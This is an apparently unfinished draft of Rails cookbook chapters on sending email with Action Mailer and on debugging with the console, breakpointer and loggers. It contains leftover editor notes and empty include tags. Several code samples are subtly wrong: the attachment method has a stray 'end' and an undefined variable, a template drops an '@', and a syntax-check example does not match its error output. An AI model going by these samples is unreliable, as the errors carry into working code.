Most people receive dozens, if not hundreds, of emails every day. Many of those emails are not sent by real people. They are automatically generated and sent by computer programs. For example, when you sign up for a newsletter, that newsletter is sent by software; when you place an order online, your configuration message is generated by the shopping application; if you need to reset a password, the operation probably involves several automatically generated email messages.

A full-fledged web application framework therefore needs the ability to generate and send email messages. In Rails, the Action Mailer framework has this responsibility. To send email with Action Mailer, you first need to create a custom mailer class. This mailer class contains constructor methods for the different messages your application needs to send. The layout of your email message is handled by Action View, in a manner similar to RHTML templates. Each constructor has a corresponding Action View template that determines the content of the email message.

Once your mailer class and template files are in place, it is trivial to compose and send email. You only need to provide some `String` values for the email headers, and some objects for populating the Action View template.

In addition to sending email messages, a web framework needs the ability to respond to incoming mail. Action Mailer is also capable of handling incoming email. No, it does not talk to POP3 or IMAP mail servers directly. It requires external helpers to fetch email and feed the raw email text into a `receive` method you define. The recipes in this chapter show the three different ways of retrieving emails and forwarding them to the `receive` method of your mailer class.

## 9.2 Configuring Rails to Send Email

### Problem

*Contributed by: Dae San Hwang*

You want to configure your Rails application to send emails.

### Solution

Add the following code snippet to *config/environment.rb*.

```
ActionMailer::Base.server_settings = {
 :address => "mail.yourhostingcompany.com",
 :port => 25,
 :domain => "www.yourwebsite.com",
 :authentication => :login,
 :user_name => "username",
 :password => "password"
}
```

Replace each hash value with proper settings for your SMTP (Simple Mail Transfer Protocol) server.

You may also change the default email message format. If you prefer to send email in HTML instead of plain text format, add the following line to *config/environment.rb* as well.

```
ActionMailer::Base.default_content_type = "text/html"
```

### Discussion

`ActionMailer::Base.server_settings` is a hash object containing configuration parameters to connect to the SMTP server. Following is the description for each parameter.

#### :address

Address of your SMTP server.

#### :port

Port number of your SMTP server. The default port number for SMTP is 25.

#### :domain

Domain name used to identify your server to the SMTP server. You should use the domain name for the server sending the email to avoid the chance of your email being classified as spam.

#### :authentication

This may be `nil`, `:plain`, `:login`, or `:cram_md5`. If this value is set to `nil`, no authentication is performed when connecting to the SMTP server.

#### :user\_name, :password

User name and password to authenticate to the SMTP server. Required when `:authentication` is set to `:plain`, `:login`, or `:cram_md5`. Set these values to `nil` if you do not use authentication to connect to the SMTP server.

Action Mailer does not support SMTP over TLS or SSL as of version 1.2.1.

Possible values for `ActionMailer::Base.default_content_type` are "text/plain", "text/html", and "text/enriched". The default value is "text/plain".

## See Also

The Action Mailer documentation; <http://api.rubyonrails.org/classes/ActionMailer/Base.html>

Wikipedia reference for SMTP; <http://en.wikipedia.org/wiki/Smtp>

Creating a Custom Mailer Class with the mailer Generator

•

<xi:include></xi:include>

## 9.3 Creating a Custom Mailer Class with the mailer Generator

### Problem

*Contributed by: Dae San Hwang*

You want to create a custom mailer class to send out emails.

For example, you have a website where new customers can register for online accounts. You want your application to send the welcoming email to every new customer who registers.

### Solution

From your application's root directory, use the mailer generator to create a new mailer class.

```
$ ruby script/generate mailer CustomerMailer welcome_message
exists app/models/
create app/views/customer_mailer
exists test/unit/
create test/fixtures/customer_mailer
create app/models/customer_mailer.rb
create test/unit/customer_mailer_test.rb
create app/views/customer_mailer/welcome_message.rhtml
create test/fixtures/customer_mailer/welcome_message
```

`CustomerMailer` is the name of your new mailer class and `welcome_message` is the name of the constructor method used for creating email messages. The mailer generator creates scaffolding for the `welcome_message` method in `app/model/customer_mailer.rb` file.

```
app/model/customer_mailer.rb:
class CustomerMailer < ActionMailer::Base

 def welcome_message(sent_at = Time.now)
 @subject = 'CustomerMailer#welcome_message'
 @body = {}
 @recipients = ''
 @from = ''
 @sent_on = sent_at
 @headers = {}
 end
end
```

You then customize the `welcome_message` method in `CustomerMailer` class to suit your purpose. In the following example, the `welcome_message` method takes customer's name and email address as arguments and composes a complete email message.

```
app/model/customer_mailer.rb:
class CustomerMailer < ActionMailer::Base

 def welcome_message(cust_name, cust_email)
 @subject = "Welcome to Our Site"
 @body = "Welcome #{cust_name},\n\n"
 + "Thank you for registering!\n\n"
 + "Use your email address (#{cust_email}) and password to log in."
 @recipients = cust_email
 @from = "webmaster@yourwebsite.com"
 @sent_on = Time.now
 end
end
```

## Discussion

While the purpose of all the instance variables shown in the `welcome_message` method are self-evident, note that `@recipients` is in a plural form. `@recipients` is assigned a `String` of an email address if there is only one recipient for the email. However, if there are more than one recipients, `@recipients` is assigned an `Array` object of `String`'s for email addresses.

The instance methods defined in the `CustomerMailer` class are never called directly. Rather, you would call class methods of `CustomerMailer` class whose names start with `create_` prefix. For example, if you call a class method `CustomerMailer.create_welcome_message`, the `welcome_message` method is called implicitly with the same arguments to create a mail object. The `create_welcome_message` returns this newly created mail object to the method caller.

The class methods with `create_` prefix are never defined. In fact, they do not even exist. Action Mailer uses some of the Ruby language's advanced features to simulate the effects of having these class methods.

The mailer class files are saved in the same directory as the ActiveRecord model class files. Therefore always use the *Mailer* postfix when creating a new mailer class not to confuse them with ActiveRecord model classes.

## See Also

- Configuring Rails to Send Email
- Formatting Email Messages Using Templates
- Attaching Files to Email Messages
- Sending Email From a Rails Application
- 
- <xi:include></xi:include>

## 9.4 Formatting Email Messages Using Templates

### Problem

*Contributed by: Dae San Hwang*

You want to format email messages using template files.

### Solution

This solution uses the `CustomerMailer` class from the previous recipe, "Creating a Custom Mailer Class with the mailer Generator".

*app/model/customer\_mailer.rb:*

```
class CustomerMailer < ActionMailer::Base

 def welcome_message(cust_name, cust_email)
 @subject = "Welcome to Our Site"
 @body = { :name => cust_name, :email => cust_email }
 @recipients = cust_email
 @from = "webmaster@yourwebsite.com"
 @sent_on = Time.now
 end
end
```

Note that `@body` is now assigned a `Hash` object instead of a `String`. This `Hash` object is used to pass variables to the Action View template.

When you generated the `CustomerMailer` class, the mailer generator has also created a template file for the `welcome_message` method in `app/views/customer_mailer` directory. The template file for the `welcome_message` method is named `welcome_message.rhtml`.

All variables passed as `Hash` values to `@body` are available as instance variables in `welcome_message.rhtml`.

```
app/views/customer_mailer/welcome_message.rhtml:
```

```
Welcome, <%= @name %>
```

```
Thank you for registering!
```

```
Use your email address (<%= email %>) and password to log in.
```

Alternatively, you can compose your email in HTML.

```
app/views/customer_mailer/welcome_message.rhtml:
```

```
<div style='background-color: #DDD; color: #555;'>
```

```
 <h3>Welcome, <%= @name %></h3>
```

```
 <p>Thank you for registering!</p>
```

```
 <p>Use your email address (<%= email %>) and password to log in.</p>
```

```
</div>
```

## Discussion

Other important instance variables you can set in the `welcome_message` method are `@cc`, `@bcc`, and `@content_type`. When you are sending HTML emails, you need to set `@content_type` to "text/html" unless you have already configured `default_content_type` to "text/html" in `config/environment.rb`.

## See Also

[Creating a Custom Mailer Class with the mailer Generator](#)

[Sending Email From a Rails Application](#)

•

`<xi:include></xi:include>`

## 9.5 Attaching Files to Email Messages

### Problem

*Contributed by: Dae San Hwang*

You want to attach files to your email messages.

For example, you want to attach the `welcome.jpg` file in your application's root directory to a welcome email message being sent to new customers.

### Solution

This solution uses the `CustomerMailer` class from the previous recipe, "Creating a Custom Mailer Class with the mailer Generator".

To attach a file to an email message, you call the `part` method with a Hash object containing a mime content type, a content disposition, and a transfer encoding method for the file you are attaching.

*app/models/customer\_mailer.rb:*

```
class CustomerMailer < ActionMailer::Base

 def welcome_message(cust_name, cust_email)
 @subject = "Welcome to Our Site"
 @body = { :name => cust_name, :email => cust_email }
 @recipients = cust_email
 @from = "webmaster@yourwebsite.com"
 @sent_on = Time.now

 part(:content_type => "image/jpeg", :disposition => "attachment; filename=welcome.jpg", :transfer_encoding => "base64")
 attachment.body = File.read("welcome.jpg")
 end
 end
end
```

Note that there is `filename` field for the content disposition. This is the file name the recipient will see and it is not necessarily the name of the file you have attached.

## Discussion

You can attach as many files as you want by calling the `part` method repeatedly.

## See Also

[Creating a Custom Mailer Class with the mailer Generator](#)

[Sending Email From a Rails Application](#)

•

`<xi:include></xi:include>`

## 9.6 Sending Email From a Rails Application

### Problem

*Contributed by: Dae San Hwang*

You want to create and send email from your Rails application.

Let's say a new customer has just filled out a registration form at your website. You want the `complete_registration` action in `RegistrationController` to save the customer's registration information to the database and to send the welcome email.

## Solution

This solution uses the `CustomerMailer` class from the previous recipe, "Creating a Custom Mailer Class with the mailer Generator".

Sending email using Action Mailer is a two-step process. First, you create a mail object by calling a class method of the mailer class whose name starts with `create_`. Then you use the class method `deliver` of the mailer class to actually send the email off to the SMTP server.

`app/controllers/registration_controller.rb:`

```
class RegistrationController < ApplicationController

 def complete_registration
 new_user = User.create(params[:user])

 mail = CustomerMailer.create_welcome_message(new_user.name, new_user.email)
 CustomerMailer.deliver(mail)
 end
end
```

## Discussion

Action Mailer internally uses TMail library written by Minero Aoki to represent and process emails. For example, the `mail` variable in the `complete_registration` action is a `TMail::Mail` object.

## See Also

Creating a Custom Mailer Class with the mailer Generator

Composing Email Messages Using Templates

Composing Email Messages with File Attachments

TMail Project Homepage; <http://i.loveruby.net/en/projects/tmail/>

•

`<xi:include></xi:include>`

# Debugging Rails Applications

## 10.1 Introduction

Bugs are a fact of life for all software projects. A bug is a defect in a software system where the outcome of running the software is not what was expected, or perhaps, not what your client expects. Bugs can be as blatant as mistyped syntax; or they can be very elusive and seemingly impossible to track down. Bugs frequently show up when software is supplied with unexpected input, or when the software is run in an environment not initially anticipated by its developers.

Debugging is the act of hunting down and fixing bugs. Experienced developers acknowledge that bugs happen, and learn a set of skills to make fixing them easier. Tracking down a bug can be rewarding and fun: it can require rethinking the logic of a program, or coming up with creative ways to expose the bug. But when a bug you were sure you had fixed pops up again, the fun turns into frustration. And some things that users report as bugs dance precariously close to being feature requests. Agreeing with your clients about the difference between a "bug" and a feature request could be considered part of the task of debugging.

Often, when bugs are reported by users, the first challenge is reproducing the error condition. Reproducing the bug sounds simple, but it's often where a lot of debugging time is spent. The remainder of debugging effort is spent on correcting the syntax or logic that caused the bug.

Rails helps you combat bugs by first trying to making sure they never happen (or at least keeping them from happening more than once), with its robust automated testing facilities. Secondly, Rails makes isolating bugs easier by encouraging a component-based architecture where related logical pieces of your application are decoupled from one another. Finally, Rails offers developers a number of very powerful tools to help you inspect the inner workings of your application, so you can expose and fix bugs quickly. In this chapter we'll look at the tools and techniques that make a bug's life in Rails hopeless and short lived.

## 10.2 Exploring Rails from the Console

### Problem

You want to debug your Rails application by inspecting objects and their methods interactively. You also want the ability to create and execute Ruby code in real-time as you explore, and hopefully fix your application's internals.

### Solution

Use the Rails console to dive into the inner-workings of your application so you can debug it, or just how things are working. From your application's root, start up a console session with

```
$./script/console
```

Once at the console prompt, you can instantiate model objects, inspect object relationships, and explore object methods. With an example cookbook application you can create a new Chapter object and inspect its properties such as *title*, return the Recipes objects associated with that object, and return the *title* of each of the associated Recipe objects.

```
$./script/console
Loading development environment.
>> c = Chapter.find(1)
=> #<Chapter:0x14a5bf8 @attributes={"sort_order"=>"1",
"title"=>"Cooking Chicken", "id"=>"1">
>> c.title
=> "Cooking Chicken"
>> c.recipes
=> [#<Recipe:0x13f4b50 @attributes={"sort_order"=>"1",
"body"=>"fire it up...", "title"=>"BBQ Chicken", "id"=>"1",
"chapter_id"=>"1">, #<Recipe:0x13f4ac4 @attributes={"sort_order"=>"2",
"body"=>"pre-heat to 400...", "title"=>"Oven Roasted", "id"=>"2",
"chapter_id"=>"1">, #<Recipe:0x13f4704 @attributes={"sort_order"=>"3",
"body"=>"health warning: ...", "title"=>"Deep Fried", "id"=>"3",
"chapter_id"=>"1">]
>> c.recipes.map { |r| r.title}
=> ["BBQ Chicken", "Oven Roasted", "Deep Fried"]
```

Perhaps you're debugging a "NoMethodError" error that you get when you view the chapters list view in a browser. The ASCII version of the HTML error message might look something like

```
NoMethodError in Chapters#list

Showing app/views/chapters/list.rhtml where line #5 raised:

undefined method `find_fried_recipe_titles' for Chapter:Class

Extracted source (around line #5):

2:
```

```
3: Frying Recipes:
4:
5: <% Chapter.find_fried_recipe_titles.each do |t| %>
6: <%= t %>
7: <% end %>
8:

...
```

This error is telling you that your application is trying to call a class method named `find_fried_recipe_titles` which doesn't seem to be defined. You can verify this by trying to call the method from your console session with

```
>> Chapter.find_fried_recipe_titles
NoMethodError: undefined method `find_fried_recipe_titles'
for Chapter:Class from
/usr/local/lib/ruby/gems/1.8/gems/activerecord-1.14.2/lib/
active_record/base.rb:1129:in
`method_missing'
from (irb):2
```

Sure enough, the method is undefined, perhaps because you forgot to implement it. You could create that implementation now by adding its method definition to the `Chapter` model class directly, but try coddling it in the console first. After a little manipulation, you come up with the following expression that seems like it could serve as the body of the `find_fried_recipe_titles` method:

```
>> Chapter.find(:all, :include => :recipes).map { |c| c.recipes.map{|r| r \
?> if r.title =~ /fried/i}.flatten.compact.collect { |r| r.title} }
=> ["Deep Fried", "Fried Zucchini"]
```

Once you're confident with the implementation you've played with in the console, you can add a cleaned-up version to the method body in the `Chapter` model class definition, inside of the class method definition for `self.find_fried_recipe_titles`.

*app/models/chapter.rb:*

```
class Chapter < ActiveRecord::Base
has_many :recipes

def self.find_fried_recipe_titles
 Chapter.find(:all, :include => :recipes).map do |c|
 c.recipes.map do |r|
 r if r.title =~ /fried/i
 end
 end.flatten.compact.collect { |r| r.title}
end
end
```

Now, within the same console prompt from before, you can reload your application and attempt to call `find_fried_recipe_titles` again, this time based on the class method you just defined in the `Chapter` model. To reload your application, type `reload!` at the console prompt and then try invoking your new method:

```
>> reload!
Reloading...
=> [ApplicationController, Chapter, Recipe]
>> Chapter.find_fried_recipe_titles
=> ["Deep Fried", "Fried Zucchini"]
```

The reload! method (a handy wrapper around `Dispatcher.reset_application!`) reloads your application's classes and then waits for input in a "refreshed" environment. Calling `Chapter.find_fried_recipe_titles` this time works as expected; returning an array of recipe titles containing the word "fried." Viewing the `list` view in your browser works as expected too, now that you've defined the missing class method.

## Discussion

The solution walks you through a typical debugging session using the Rails console, often refereed to as "script/console." The console is really just a wrapper around a standard Ruby Irb session, with your Rails application environment preloaded. Developers unfamiliar with Ruby's Irb or the Python command interpreter will soon wonder how they got by in other languages without such a seemingly indispensable tool.

[more here... --RJO](#)

`/usr/local/lib/ruby/gems/1.8/gems/rails-1.1.2/lib/commands/console.rb:`

```
#exec "#{options[:irb]} #{libs} --simple-prompt"
exec "#{options[:irb]} #{libs}"

$./script/console
Loading development environment.
irb(main):001:0> Chapter.find(:all, :include => :recipes).map do |c|
irb(main):002:1* c.recipes.map do |r|
irb(main):003:2* r if r.title =~ /fried/i
irb(main):004:2> end
irb(main):005:1> end.flatten.compact.collect { |r| r.title}
=> ["Deep Fried", "Fried Zucchini"]
irb(main):006:0>
```

## See Also

- 

`<xi:include></xi:include>`

## 10.3 Fixing Bugs at the Source with Ruby -cw

### Problem

You want to check for Ruby syntax errors without reloading your browser, and in turn, the Rails development environment.

## Solution

An easy way to check the syntax of a Ruby source file without restarting the Rails framework is to pass the file to the Ruby interpreter in syntax-checking mode using the "-cw" option. The "c" option has Ruby check your syntax, while the "w" option has Ruby warn about questionable code, even if your syntax is valid.

Here is an erroneous model class definition:

*app/models/student.rb:*

```
class Student < ActiveRecord::Base

 def self.list_ages
 Student.find(:all).map {|s| s.age }.flatten.uniq.sort
 end
end
```

Run the file through Ruby's syntax checker:

```
$ ruby -cw app/models/student.rb
student.rb:4: parse error, unexpected ')', expecting kEND
 Student.find(:all).map {|s| s.age }}.flatten.uniq.sort
 ^
rorsini@mini:~/Desktop/test/app/models
```

The output shows that there's an extra right closing bracket. The message tells you exactly what's wrong, including the line number and even a bit of ASCII-art pointing to the error. Try to get into the habit of verifying the syntax of your Ruby source before going to your browser, especially if you're just getting your feet wet with the Ruby language.

## Discussion

Using the syntax checker is a great way to make sure you're supplying Rails with valid Ruby, and it's easy enough to do every time you save a file. If you're using any modern programmable text editor, you should be able to check syntax without leaving your program. For example, while editing solution's student.rb file in Vim, you can type **:w !ruby -cw** in command mode and you'll see the following within the editor:

```
:w !ruby -cw
-:4: parse error, unexpected ')', expecting kEND
 Student.find(:all).map {|s| s.age }}.flatten.uniq.sort
 ^
shell returned 1

Hit ENTER or type command to continue
```

If you're using TextMate on a Mac, you can set up a keyboard shortcut that filters the file you're working on through a command such as **Ruby -cw**. If you're not using a text editor or IDE that offers this kind of flexibility, you should consider switching to something like Vim, TextMate, or Emacs, and learning how to customize your editor.

## See Also

- `<xi:include></xi:include>`

## 10.4

# Debugging\_Your\_Application\_in\_Real\_Time\_with\_the\_Breakpointer

## Problem

You have noticed that one of your views was not displaying the data you expected. Specifically, your application should display a list of book chapters, with each list item containing the chapter title and recipe count. However, the recipe count is off and you want to find out why.

You remember that for this particular view, you're building a data structure in the corresponding controller action, and making it available to the view in an instance variable. You want to inspect this data structure. More generally, you want to find out the state of the variables or data structures that are being sent to your views.

## Solution

Use the built-in `breakpointer` client to connect to the breakpoint service that your application starts when it encounters breakpoints in your code. You set breakpoints by calling `breakpoint` at locations you would like to inspect in real-time.

Let's demonstrate using `breakpointer` to find out why your chapter listings aren't displaying recipe counts correctly. The Chapter model defines a class method, `recipe_count`, that returns the total number of recipes in each chapter. Here's the model, complete with a bug:

`app/models/chapter.rb:`

```
class Chapter < ActiveRecord::Base
 has_many :recipes

 def recipe_count
 Recipe.find(:all, :conditions => ['chapter_id = ?', 1]).length
 end
end
```

The list method of your Chapters controller builds a data structure, an array of Arrays, by calling `title` and `recipe_count` on every chapter object. This structure is stored in the `@chapters` instance variable.

`app/controllers/chapters_controller.rb:`

```
class ChaptersController < ApplicationController

 def list
 @chapters = Chapter.find(:all).map { |c| [c.title, c.recipe_count] }
 end
end
```

In the list view, you iterate over the arrays in `@chapters` and display the title, followed by the number of recipes in that chapter. But your view displays the wrong recipe counts in some cases.

*views/chapters/list.rhtml:*

```
<h1>Chapters</h1>

 <% for name, recipe_count in @chapters %>
 <%= name %> (<%= recipe_count %>)
 <% end %>

```

Let's debug the problem using `breakpointer`. Call `breakpoint` at the points where you would like execution to stop, while you have a look around. You don't see anything wrong with the code in your view, so the next step up the chain of execution is the Chapters controller. Put the following breakpoint in the `list` method of the Chapters controller:

```
def list
 @chapters = Chapter.find(:all).map { |c| [c.title, c.recipe_count] }
 breakpoint "ChaptersController#list"
end
```

Next, invoke the `breakpointer` script from the root of your application. (Debugging with `breakpointer` requires a few setup steps, so just starting the `breakpointer` client won't do much at first.) Start the script and you should see the following:

```
$ ruby script/breakpointer
No connection to breakpoint service at druby://localhost:42531 (DRb::DRbConnError)
Tries to connect will be made every 2 seconds...
```

You've started a network client that is attempting to connect to a breakpoint service every 2 seconds. This is all you will see for now because the breakpoint service is not yet running. Leave this window open; you'll return to it in a moment.

Now, use a browser to visit a page that will trigger the action in which you inserted the breakpoint. To render the `list` view, navigate to `http://localhost:3000/chapters/list`. Your browser will appear to hang, as if loading a page that takes forever. Don't worry, this is normal. Just leave the browser alone for now.

Now, look back at the terminal window running the `breakpointer` client. You should see something like this:

```
$ ruby script/breakpointer
No connection to breakpoint service at druby://localhost:42531 (DRb::DRbConnError)
Tries to connect will be made every 2 seconds...
```

```
Executing break point "ChaptersController#list" at /Users/roborsini/rails-cookbook/recipes/Debugging/Debu
irb(#<ChaptersController:0x224cc0c>):001:0>
```

The client has successfully connected to the breakpoint service. You are now dropped into a special IRB session that has access to the local variable scope at the point where you put the `breakpoint` call. From here, you can proceed to inspect the contents of the `@chapters` variable and try to narrow down why your recipe counts are off.

```
irb(#<ChaptersController:0x227fb84>):001:0> @chapters
=> [["Modeling Data with Active Record", 2], ["Debugging your Rails Apps", 2]]
```

This output confirms that the recipe count is off in the data structure you're passing to your view. This confirms that the problem really isn't with the code in your view. It must be a problem with the setup of the datastructure or perhaps something further upstream, like the Chapter model. You guess that the problem with the `recipe_count` method. To verify this, you can examine just how many recipes are in your database.

```
irb(#<ChaptersController:0x2562dec>):002:0> Recipe.find(:all).length
=> 5
irb(#<ChaptersController:0x2562dec>):003:0> Recipe.find(:all).map do |r| \
 [r.title,r.chapter_id] \
 end
=> [["Setting up a one-to-many Relationship", 1], ["Validation", 1],
 ["Using the Breakpointer", 2], ["Injection with ./script/console", 2],
 ["Log debugging output with Logger", 2]]
```

By inspecting all recipe objects in your database, you've found there are actually three recipes in the "Debugging" chapter, not two. You're done with the `Breakpointer` for now. To end the session, press CTRL-D (Unix) or CTRL-Z (Windows), which moves to the next breakpoint in your code. If there are no more breakpoints, the script waits patiently for you to trigger another breakpoint with your browser. But you're done for now, so type CTRL-C to exit the script. Stopping the breakpoint client lets your browser complete the request cycle.

Armed with a pretty good idea that there's a bug in your model, take a closer look at the `recipe_count` method in your Chapter model definition:

```
def recipe_count
 Recipe.find(:all, :conditions => ['chapter_id = ?', 1]).length
 # opps, "1" is a hard coded value!
end
```

Sure enough, the hard coded integer, "1", in `recipe_count` should have been the `id` of the receiver of this method, or `self.id`. Change the method definition accordingly and test to make sure the bug is resolved.

```
def recipe_count
 Recipe.find(:all, :conditions => ['chapter_id = ?', self.id]).length
end
```

## Discussion

Breakpoints in Rails behave just as they do in other debuggers, such as `gdb` or the Perl debugger. They function as intentional stopping points that temporarily interrupt your application and allow you to inspect the environment local to each breakpoint, trying to find out whether your application is functioning as expected.

If you're setting more than one breakpoint in a debugging session it's helpful to name each breakpoint. Do this by passing a descriptive string with each call:

```
def list
 breakpoint "pre @chapters"
 @chapters = Chapter.find(:all).map {|c| [c.title,c.recipe_count]}
 breakpoint "post @chapters"
end
```

irb displays the name of the breakpoint as you cycle through them with CTRL-D (Unix) or CTRL-Z (Windows):

```
Executing break point "pre @chapters" at /Users/roborsini/rails-cookbook/recipes/Debugging/Debugging_Your
irb(#<ChaptersController:0x24f1174>):001:0> CTL-D
Executing break point "post @chapters" at /Users/roborsini/rails-cookbook/recipes/Debugging/Debugging_You
irb(#<ChaptersController:0x24f1174>):001:0>
```

Notice how the solution starts from the point where the bug or error condition was reported (in the view) and works backwards up the Rails stack, towards the model, attempting to isolate the cause of the bug. This kind of methodical approach to debugging works well, and using `breakpointer` saved a lot of time that might otherwise have been spent writing print statements and making educated guesses about where these print statements are best placed. The real power of `breakpointer` is that you are interacting with your application in real-time, where the exact environment that your code has available to it, is available to you for inspection. In fact, not only is it available for inspection, but you can make permanent changes as well. For example, you *could* do something like

```
Chapter.delete(1)
```

which deletes the record in your chapters table with an `id` of 1. As you can see, the environment is "live," so proceed with caution when calling methods that make permanent changes to your model.

## See Also

- 

`<xi:include></xi:include>`

## 10.5 Logging\_with\_the\_Built-in\_Rails\_Logger\_Class

### Problem

*Contributed by: Bill Froelich*

You want your application to send certain messages to log files. You want to assign different severities to these messages; some may represent serious system problems, while others may just be informative. You want to handle these log messages differently in your production and development environments.

### Solution

Use the built-in logging methods to differentiate your messages and allow you to control the level of logging.

Rails automatically creates a log file specific to the environment settings and makes it accessible to your Rails application. To send messages to the log, simply include the appropriate calls in your models, controllers and views. For example:

```
logger.debug "My debug message"
```

This call to `Logger.debug` writes the message "My debug message" to the `#{RAILS_ROOT}/log/development.log` file.

The built-in logger supports five severity levels in increasing priority (debug, info, warn, error, fatal) that can be used to differentiate your messages.

```
logger.debug "My debug message - lowest priority"
logger.info "Informational message"
logger.warn "Something unexpected happened"
logger.error "An error occurred during processing"
logger.fatal "A fatal error occurred accessing the database"
```

You can set which types of messages get logged by changing the `log_level` in `environment.rb`.

*config/environment.rb:*

```
Rails::Initializer.run do |config|
 config.log_level = :debug
end
```

This configuration setting causes all messages whose severity is equal to or greater than the specified severity (`debug`, in this case) to be written to the log file. Since `debug` is the lowest severity, all messages are sent to the log file.

### Discussion

The built in Logger class provides a convenient interface for logging all messages from your Rails application. Using it requires you to add `logger` calls with an appropriate severity throughout your application. The severity level allows you to keep detailed log

messages during debugging, then suppress most of the messages when the application is in production by changing the `log_level`.

The logger also provides methods to check if the current logger responds to certain messages.

```
logger.debug?
logger.info?
logger.warn?
logger.error?
logger.fatal?
```

Each of the methods returns true if the current severity level outputs messages on that level. You can use these methods to wrap a block of code whose only purpose is generating values for output at a specific severity level.

```
if logger.debug? then
 # Code to calculate logging values ...
 logger.debug "Debug Message" + Calculated_values
end
```

By wrapping the code with the conditional, `logger.debug` only executes if debug messages are enabled for the environment in which this code is run.

By default the built-in logger just outputs the message as provided to the log file. While this works, it doesn't provide information about the severity of the messages being logged or the time the message was written to the log. Fortunately this can be modified by overriding the `format_message` method in the `Logger` class.

*config/environment.rb:*

```
class Logger
 def format_message(severity, timestamp, prologue, msg)
 "[#{timestamp.strftime("%Y-%m-%d %H:%M:%S")}] #{severity} #{msg}\n"
 end
end
```

This change causes all messages to be written to the log with the date and time, followed by the severity and then the message.

```
Processing LogTestingController#index (for 127.0.0.1 at 2006-06-08 21:47:06) [GET]
[2006-06-08 21:47:06] INFO Session ID: 8c798c964837cab2372e51b478478865
[2006-06-08 21:47:06] INFO Parameters: {"action"=>"index", "controller"=>"log_testing"}
[2006-06-08 21:47:06] DEBUG your message here...
[2006-06-08 21:47:06] INFO Rendering log_testing/index
[2006-06-08 21:47:06] INFO Completed in 0.01071 (93 reqs/sec) | Rendering: 0.00384 (35%)
| 200 OK [http://localhost/log_testing]
```

Having the ability to log messages allows you to capture run-time information about your application. Sometimes, finding what you are looking for in the log file can be difficult because your messages are mixed with messages from the Rails framework itself. This is especially true in development mode when the framework is logging liberally. To separate your log messages from Rails' messages, write your logging messages to your own log file. Start by configuring your own logger, with its own logfile:

*config/environment.rb:*

```
APPLOG = Logger.new("#{RAILS_ROOT}/log/my-app.log")
APPLOG.level = Logger::DEBUG
```

Once you have your log file created, simply use it in your models, controllers and views to log your messages.

*app/controllers/recipe\_controller.rb:*

```
class RecipeController < ApplicationController
 def list
 APPLOG.info("Starting Recipe List Method")
 @category = @params['category']
 @recipes = Recipe.find_all
 APPLOG.debug(@recipes.inspect)
 APPLOG.info("Leaving Recipe List Method")
 end
end
```

You can also call these methods within your views.

*app/views/recipe/list.rhtml:*

```
<% APPLOG.debug "Log message from a view" %>
```

Your new logger object responds to the same set of methods and uses the same message format as the built-in logger.

## See Also

- 

`<xi:include></xi:include>`

## 10.6 Writing Debugging Information to a File

### Problem

*Contributed by: Bill Froelich*

A bug has been reported, and you can't reproduce it in your development environment. To figure out what is happening, you want to do some specific logging in your production environment around where you think the bug might be. You need a function that writes debugging information to a specific file, dedicated to this debugging effort.

### Solution

Create a logging method to write messages to a log file of your choosing. Add it to the *application.rb* file so that it is available throughout your application.

*app/controllers/application.rb:*

```

class ApplicationController < ActionController::Base
 def my_logger(msg)
 f = File.open(File.expand_path(File.dirname(__FILE__) + \
 "../../../log/recipe-list.log"), "a")
 f.puts msg
 f.close
 end
end

```

Once you have created the logging function, you can use it throughout your application to write debug information to the specified file. These examples assume you have the cookbook example application already installed. Here's how to add logging to the `list` method:

```

app/controllers/recipes_controller.rb:
class RecipesController < ApplicationController
 # ...

 def list
 my_logger("Starting Recipe List Method")
 @recipe_pages, @recipes = paginate :recipes, :per_page => 10
 my_logger(@recipes.inspect)
 my_logger("Leaving Recipe List Method")
 end
end

```

Start your Rails server and view the Recipes `list` view in your browser to trigger calls to `my_logger`.

```
http://localhost:3000/recipes/list
```

If you look at the log file, you'll see a list of all the recipes. If the situation warrants it, you can implement much more copious logging.

## Discussion

The `my_logger` method simply takes a parameter and appends its contents to the log file specified in the `File.open`. The file is opened for appending (with "a"); it is automatically created if it doesn't already exist. After viewing the Recipe list in your browser, your log file will look like this (depending on the contents of your recipe table):

```

Starting Recipe List Method
[#<Recipe:0x2556b28 @attributes={"see_also"=>"", "discussion"=>"",
 "sort_order"=>"0", "title"=>"Introduction", "id"=>"1", "chapter_id"=>nil,
 "solution"=>"", "problem"=>"">, #<Recipe:0x2556a38
@attributes={"see_also"=>"", "discussion"=>"", "sort_order"=>"0",
 "title"=>"Writing Debugging Information to a File", "id"=>"2",
 "chapter_id"=>nil, "solution"=>"", "problem"=>"">]
Leaving Recipe List Method

```

You add information to the log by simply calling `my_logger` and passing in what you want to log. You can sprinkle the `my_logger` calls throughout your code; anywhere you where you want to collect output to add to the log file.

The `my_logger` method in the solution uses `log/recipe-list.log` as the file the method logs to. Rails puts its own log files in this directory, so if you use it, make sure you choose a unique file name. You can change the `my_logger` method to write to any file you want. For example, here's how you would log to a hard coded path in `/tmp`:

```
File.open("/tmp/rails-logging/recipe-list.log")
```

But using the default Rails `log` directory makes your application much more portable: you won't have to make sure the log file path exists and is writable by the user running your web server.

It is also helpful to know when the message was written. This is especially true if the application has been running for a while and has lots of logging calls. To add a time stamp to the log messages, modify `my_logger` to write the date and time before writing the `msg` parameter:

```
def my_logger(msg)
 f = File.open(File.expand_path(File.dirname(__FILE__) + \
 "/../../log/recipe-list.log"), "a")
 f.puts Time.now.strftime("%Y-%m-%d %H:%M:%S") + " " + msg
 f.close
end
```

Viewing the `list` page again after making the above change and your log file will look something like this:

```
2006-06-08 21:07:33 Starting Recipe List Method
2006-06-08 21:07:33 [#<Recipe:0x2549590 @attributes={"see_also"=>"",
 "discussion"=>"", "sort_order"=>"0", "title"=>"Introduction", "id"=>"1",
 "chapter_id"=>nil, "solution"=>"", "problem"=>"">, #<Recipe:0x2549554
@attributes={"see_also"=>"", "discussion"=>"", "sort_order"=>"0",
 "title"=>"Writing Debugging Information to a File", "id"=>"2",
 "chapter_id"=>nil, "solution"=>"", "problem"=>"">]
2006-06-08 21:07:33 Leaving Recipe List Method
```

## See Also

- 

<xi:include></xi:include>

## 10.7 Emailing Application Exceptions

### Problem

During development, you watch the log closely as you exercise new features. When your application fails, you usually see it in the logs and in your browser. Once the application moves to production, the burden of reporting errors often falls on your users. This is far from ideal. If an error occurs, you want to be the first one on the scene with a fix—if possible, even before the users notice. To make this kind of awareness

feasible, you want your application to send you email when critical exceptions are thrown.

## Solution

Install the Exception Notification plugin and have critical application errors emailed to your development team. From the root of your application, run:

```
$ plugin install \
> http://dev.rubyonrails.com/svn/rails/plugins/exception_notification/
```

